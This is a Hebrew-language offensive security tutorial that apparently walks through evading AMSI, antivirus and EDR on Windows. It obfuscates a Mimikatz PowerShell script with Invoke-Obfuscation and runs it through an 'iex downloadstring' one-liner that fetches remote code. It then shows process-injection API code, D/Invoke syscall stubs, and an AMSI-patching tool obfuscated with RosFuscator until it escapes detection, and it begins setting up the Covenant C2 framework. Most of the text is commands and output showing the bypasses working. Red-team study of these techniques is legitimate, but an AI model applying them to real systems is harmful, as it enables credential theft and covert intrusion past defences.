Invoke-Obfuscation
```

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.8
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}
```

נגדיר את הקובץ אשר נרצה לבצע בקוד שלו ערבול (Obfuscation) באמצעות הפקודה set scriptpath:

```
Invoke-Obfuscation> set scriptpath C:\Users\erezg\Desktop\Invoke-Nicelittlekittie.ps1

Successfully set ScriptPath:
C:\Users\erezg\Desktop\Invoke-Nicelittlekittie.ps1
Choose one of the below options:
[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

נבחר באופציה של string:

```
Invoke-Obfuscation> token
Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)

Invoke-Obfuscation\Token> string

Choose one of the below Token\String options to APPLY to current payload:

[*] TOKEN\STRING\1      Concatenate --> e.g. ('co'+'ffe'+'e')
[*] TOKEN\STRING\2      Reorder     --> e.g. ('{1}{0}'-f'ffee','co')

Invoke-Obfuscation\Token\String> 1

[*] Obfuscating 590 String tokens.
[*]             400 String tokens remaining to obfuscate.
[*]             300 String tokens remaining to obfuscate.
[*]             200 String tokens remaining to obfuscate.
[*]             100 String tokens remaining to obfuscate.
```

לאחר מכן נצטרך לערבל גם את המשתנים:

```
Invoke-Obfuscation\Token\String> back

Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)

Invoke-Obfuscation\Token> variable

Choose one of the below Token\Variable options to APPLY to current payload:

[*] TOKEN\VARIABLE\1    Random Case + {} + Ticks --> e.g. ${c`hEm`eX}

Invoke-Obfuscation\Token\Variable> 1

[*] Obfuscating 2529 Variable tokens.
[*]             2400 Variable tokens remaining to obfuscate.
[*]             2300 Variable tokens remaining to obfuscate.
[*]             2200 Variable tokens remaining to obfuscate.
[*]             2100 Variable tokens remaining to obfuscate.
[*]             2000 Variable tokens remaining to obfuscate.
```

נשמור את הקוד שעבר ערבול Invoke-NiceLittleKittieobf.ps1 ונריץ בתהליך של PowerShell עם AMSI שרץ בצורה תקינה:

```
PS C:\Users\erezg> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg> iex (new-object net.webclient).downloadstring('...Erez-Goldberg/Invoke-NiceLittleKittieObf/main/Invoke-NiceLittleKittieobf.ps1')
PS C:\Users\erezg> Invoke-Nicelittlekittie

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 18 2022 01:31:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

כך על ידי ערבול הקוד הצלחנו לעקוף את AMSI.

גם אם הצלחנו לעקוף את AMSI, השימוש בכלי Invoke-ReflectivePEInjection יקפיץ התראות ויתגלה על ידי מוצרי EDR. מדוע?

.NET מבוסס על מכנזים בשם (Platform Invoke) P/Invoke אשר מאפשר לאפליקציות .NET גישה למידע ו-APIs בספריות לא מנוהלות (DLLs). על ידי שימוש ב-P/Invoke מפתח C# יכול בקלות לעשות שימוש ב-Windows APIs הסטנדרטים. תוקפים ניצלו את המכניזם הזה בפיתוח כלים התקפיים. כפי שראינו ניתן בקלות להזריק .NET Assemblies ישירות לזכרון ללא קבצים.

Invoke-ReflectivePEInjection משתמש ב-P/Invoke על מנת לקרוא לפונקציות ב-kernel32, כגון:

OpenProcess:

```
$OpenProcessAddr = Get-ProcAddress kernel32.dll OpenProcess
$OpenProcessDelegate = Get-DelegateType @([UInt32], [Bool], [UInt32]) ([IntPtr])
$OpenProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenProcessAddr, $OpenProcessDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name OpenProcess -Value $OpenProcess
```

VirtualAllocEx:

```
$VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
$VirtualAllocExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
$Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
```

WriteProcessMemory:

```
$WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll WriteProcessMemory
$WriteProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([Bool])
$WriteProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WriteProcessMemoryAddr, $WriteProcessMemoryDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory
```

CreateRemoteThread:

```
$CreateRemoteThreadAddr = Get-ProcAddress kernel32.dll CreateRemoteThread
$CreateRemoteThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
$CreateRemoteThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateRemoteThreadAddr, $CreateRemoteThreadDelegate)
$Win32Functions | Add-Member -MemberType NoteProperty -Name CreateRemoteThread -Value $CreateRemoteThread
```

אולם לשימוש ב-P/Invoke יש שני חסרונות עיקריים:

- כל פנייה ל-Windows API באמצעות P/Invoke יופיע ב-Import Address Table של קובץ NET. Assembly. כאשר NET Assembly. נטען, ה-Import Address Table תעודכן עם הכתובות של הפונקציות שאליהן יש קריאה. תהליך זה ידוע כסטטי, מאחר והאפליקציה לא צריכה לחפש באופן אקטיבי את הפונקציה לפני הקריאה.

  אם למשל אפליקציה משתמשת ב-P/Invoke לקרוא ל-kernel32!CreateRemoteThread, אז ב-Import Address Table של הקובץ תהיה הפניה לאותה פונקציה עם כוונה להזריק קוד לתהליך אחר (התנהגות אשר נחשבת לחשודה מאוד). מוצרי הגנה בודקים את הImport Address Table של קבצי הרצה ללמוד על ההתנהגות שלהם ויזהו את ההתנהגות החשודה של הקובץ.

- מוצרי הגנה מנטרים קריאות ל-APIs (API Hooking) ויזהו פניות שנעשות דרך P/Invoke. ישנם סוגים שונים ל-API Hooking, ניתן לחשוב על זה כסוג של man-in-the-middle. במקום להצביע על הפונקציה האמיתית, קריאת API מופנית למודול הנשלט על ידי ה-EDR שבו ניתן לבדוק ו/או לבטל אותה.

האם ניתן להשתמש ב-NET. ללא המכניזם של P/Invoke ולהתחמק ממוצרי EDR?

DInvoke

מבחינה התקפית שימוש ב-P/Invoke נחשב כ-Single Point of Failure, אז במקום להשתמש ב-P/Invoke כדי לייבא את קריאות ה-API שבהן רוצים להשתמש, טוענים DLL לזכרון באופן ידני בזמן הרצה וקוראים לפונקציה תוך שימוש ב-pointer לכתובת שלה בזכרון.

תוקפים החלו להשתמש בשיטות לטעינה דינמית מאשר טעינה סטטית. למשל טכניקת AmsiBypass של rasta-mouse, משתמשת ב-P/Invoke:

```
[DllImport("kernel32")]
static extern IntPtr GetProcAddress(
    IntPtr hModule,
    string procName);

[DllImport("kernel32")]
static extern IntPtr LoadLibrary(
    string name);

[DllImport("kernel32")]
static extern bool VirtualProtect(
    IntPtr lpAddress,
    UIntPtr dwSize,
    uint flNewProtect,
    out uint lpflOldProtect);
```

לעומת שימוש בשיטת D/Invoke בטכניקת SyscallAmsiScanBufferBypass:

```
// Get GetProcAddress Address
pLoadLibrary = DInvoke.DynamicGeneric.GetExportAddress(pkernel32, "GetProcAddress");

// Actually Call GetProcAddress for the function mentioned above
var addr = (IntPtr)DInvoke.DynamicGeneric.DynamicFunctionInvoke(pLoadLibrary, typeof(GProcAddr), ref GetProcAddressparams);

Console.WriteLine("[>] Patch address : " + string.Format("{0:X}", addr.ToInt64()) + "\n");

uint oldProtect = 0;

// NtProtectVirtualMemory Syscall
IntPtr stub = DInvoke.DynamicGeneric.GetSyscallStub("NtProtectVirtualMemory");
NtProtectVirtualMemory NtProtectVirtualMemory = (NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub, typeof(NtProtectVirtualMemory));
```

בתחילה מוצרי הגנה עשו Hooking רק לפונקציות ב-kernel32 (למשל OpenProcess), אז תוקפים עקפו את זה על ידי קריאה ישירה לפונקציות בntdll (למשל NtOpenProcess). לכן החלו לבצע Hooking גם על פונקציות ב-ntdll.

מה התוקפים יכולים לעשות?

Syscalls

Syscall זהו האמצעי שבאמצעותו עובר ntdll לקרנל. אנו יכולים "לפרק" את NtOpenProcess ב-windbg בקלות כדי לראות את ההוראות:

```
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ff9`2f4cd1f0 4c8bd1          mov     r10,rcx
00007ff9`2f4cd1f3 b826000000      mov     eax,26h
00007ff9`2f4cd1f8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`2f4cd200 7503            jne     ntdll!NtOpenProcess+0x15 (00007ff9`2f4cd205)
00007ff9`2f4cd202 0f05            syscall
00007ff9`2f4cd204 c3              ret
00007ff9`2f4cd205 cd2e            int     2Eh
00007ff9`2f4cd207 c3              ret
```

ל-D/Invoke יש שיטה מצוינת בשם GetSyscallStub שתקרא ntdll מהדיסק ותמצא את syscall עבור API נתון. לשם הדגמה, זהו ה-API Trace של:

OpenProcess/ VirtualAllocEx / WriteProcessMemory / CreateRemoteThread

(באמצעות API Monitor):

```
OpenProcess ( STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE | PROCESS_QUERY_INFORMATION | PROCESS_SET...
  └NtOpenProcess ( 0x00000000091eb58, STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE | PROCESS_QUERY_IN...
[illegible]
VirtualAllocEx ( 0x0000000000000268, NULL, 323, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE )
  └NtAllocateVirtualMemory ( 0x0000000000000268, 0x00000000091eaf8, 0, 0x00000000091eb00, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE )
[illegible]
WriteProcessMemory ( 0x0000000000000268, 0x0000029a52c90000, 0x000000003e02dd8, 323, 0x00000000091ef98 )
  └NtWriteVirtualMemory ( 0x0000000000000268, 0x0000029a52c90000, 0x000000003e02dd8, 323, 0x00000000091eaa0 )
[illegible]
CreateRemoteThread ( 0x0000000000000268, NULL, 0, 0x0000029a52c90000, NULL, 0, NULL )
  └NtCreateThreadEx ( 0x00000000091e5e8, THREAD_ALL_ACCESS, NULL, 0x000000000000026c, 0x0000029a52c90000, NULL, FALSE, 0, 0, 0, 0x00000000091e710 )
```

GetSyscallStub ממפה עותק חדש של ntdll.dll ומעתיק את הבייטים של syscall wrapper מהעותק החדש. משתמשים בזה לביצוע ישיר של syscalls, כפי שניתן לראות ב-SyscallAmsiScanBufferBypass:

```
// NtProtectVirtualMemory Syscall
IntPtr stub = DInvoke.DynamicGeneric.GetSyscallStub("NtProtectVirtualMemory");
NtProtectVirtualMemory = (NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub, typeof(NtProtectVirtualMemory));
```

D/Invoke התווסף גם לפרוייקט SharpSploit - סט כלים התקפיים שנכתבו ב-C# שנועדו להפוך את השימוש ב-NET. כהתקפי לקל יותר עבור צוותי תקיפה בשלבי ה-Post Exploitation. לאחר קימפול הכלי SyscallAmsiScanBufferBypass ננסה להריץ את הקובץ:

```
PS C:\Users\erezg> import-module .\SyscallBypass.dll
import-module : Could not load file or assembly 'file:///C:\Users\erezg\SyscallBypass.dll' or one of its dependencies.
Operation did not complete successfully because the file contains a virus or potentially unwanted software. (Exception
from HRESULT: 0x800700E1)
At line:1 char:1
+ import-module .\SyscallBypass.dll
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Import-Module], FileLoadException
    + FullyQualifiedErrorId : System.IO.FileLoadException,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\Users\erezg> _
```


הכלי מזוהה כזדוני מאחר וכלים שמתפרסמים נחתמים על ידי מוצרי הגנה לאחר זמן קצר. על מנת לעקוף את החתימות יש צורך לבצע ערבול בקוד.

.NET Obfuscation

בנוסף לעקיפת מוצרי אבטחה מבוססי חתימות, ערבול הקוד נחוץ גם על מנת להקשות על חוקרים לחקור את הכלי. מאחר ושפת NET. לא מתקמפלת לקוד מכונה אלא ל-IL, קל לבצע decompiling לקוד המקור (באמצעות dnspy debugger למשל). ישנם כלים רבים שמערבלים NET.:


https://github.com/NotPrab/.NET-Obfuscator

נשתמש בכלי RosFuscator:



```
C:\Users\erezg\Downloads\RosFuscator-main\RosFuscator\bin\Release>RosFuscator.exe
Using MSBuild at 'C:\Program Files\Microsoft Visual Studio\2022\Community\MSBuild\Current\Bin' to load projects.
ROSFUSCATOR
@Flangvik
#Obfuscate only strings and methods
Example: ./RosFuscator.exe /path/to/target/solution/SeatBelt.sln --strings --methods

#Obfuscate all the things!
Example: ./RosFuscator.exe /path/to/target/solution/SeatBelt.sln

[!] Missing solution path!
C:\Users\erezg\Downloads\RosFuscator-main\RosFuscator\bin\Release>
```


לאחר הערבול, נבצע מספר התאמות בקוד, נקמפל ונריץ שוב:



```
PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> Import-Module .\SyscallBypassobf.dll
PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> [Patch._364b7535cb3e415db93d0f9f26865037]::_cba0ebcb9d854b36b937ebfee1be48f7()
[>] Parsing _PEB_LDR_DATA structure of kernel32.dll
[>] Process Handle : 7FFA0B480000
[>] Patch address : 7FFA0B4838C0
[+] NtProtectVirtualMemory success, going to patch it now!
[>] Patching at address : 7FFA0B4838C0
[+] NtProtectVirtualMemory set back to oldprotect!

PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path wa
that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
PS C:\Users\erezg\Downloads\SyscallAmsiScanBufferBypass-main\SyscallBypass\bin\Release>
```

כפי שניתן לראות, לאחר הערבול, הכלי לא זוהה כזדוני על ידי AMSI והאנטי-וירוס. הכלי מבצע ערבול של סטרינגים בקוד המקור באמצעות roslyn. מבנה הפקודה:

- Patch - זהו ה-Namespace שרשום בקוד המקור
- _364b7535cb3e415db93d0f9f26865037 - זהו ה-class בקוד המקור לאחר הערבול.
- _cba0ebcb9d854b36b937ebfee1be48f7 - זה שם הפונקציה החדש לאחר הערבול.



```
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
namespace Patch
{
    99+ references
    public class _364b7535cb3e415db93d0f9f26865037
```


מאחר ו-PowerShell מבוסס על NET. התוקפים מעדיפים לרדת שכבה אחת נמוכה יותר מ-PowerShell ללא הצורך להתמודד עם חלק מההגנות של Powershell. עבור תוקפים המעבר מ-PowerShell לשפות NET. (למשל #C) הוא קל.

אולם #C היא לא שפת סקריפטינג כמו PowerShell והקוד צריך בסופו של דבר לעבור קומפילציה. המשמעות של זה היא שהתוקף צריך לקמפל את הכלים שלו ולהעביר למחשב הנתקף. בטווח הארוך מדובר בהשקעת זמן גדולה והתהליך יכול להפוך למסורבל.

האם ניתן להפוך את תהליך הקימפול לאוטומטי לחלוטין?

Modern Offensive .NET Tradecraft

על מנת לתת מענה לתהליך אוטומטי לקימפול כלים ב-#C פותח NET C2 Framwork. בשם Covenant:



פיצ'רים עיקריים:


- ממשק אינטואיטיבי
- Cross-platform
- מותאם לשימוש מספר משתמשים במקביל.
- קומפילציה דינמית - מתבסס על Roslyn API לקמפל #C באופן דינמי.
- Inline C# Execution - execute C# one-liners on Grunt implants
- התאמה אישית למשימות ופרופילים

תהליך ההתקנה הוא קל ופשוט:


1. לוודא שה-SDK של NET Core מותקן בגרסה 3.1.
2. הרצת הפקודות הבאות בטרמינל:

```
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
dotnet run
```

3. גלישה לכתובת https://127.0.0.1:7443
4. הגדרת משתמש:



לאחר מכן נגדיר Listener:




לאחר שהגדרנו Listener נגדיר Lanucher (נבחר באופציה של Binary):

Launchers

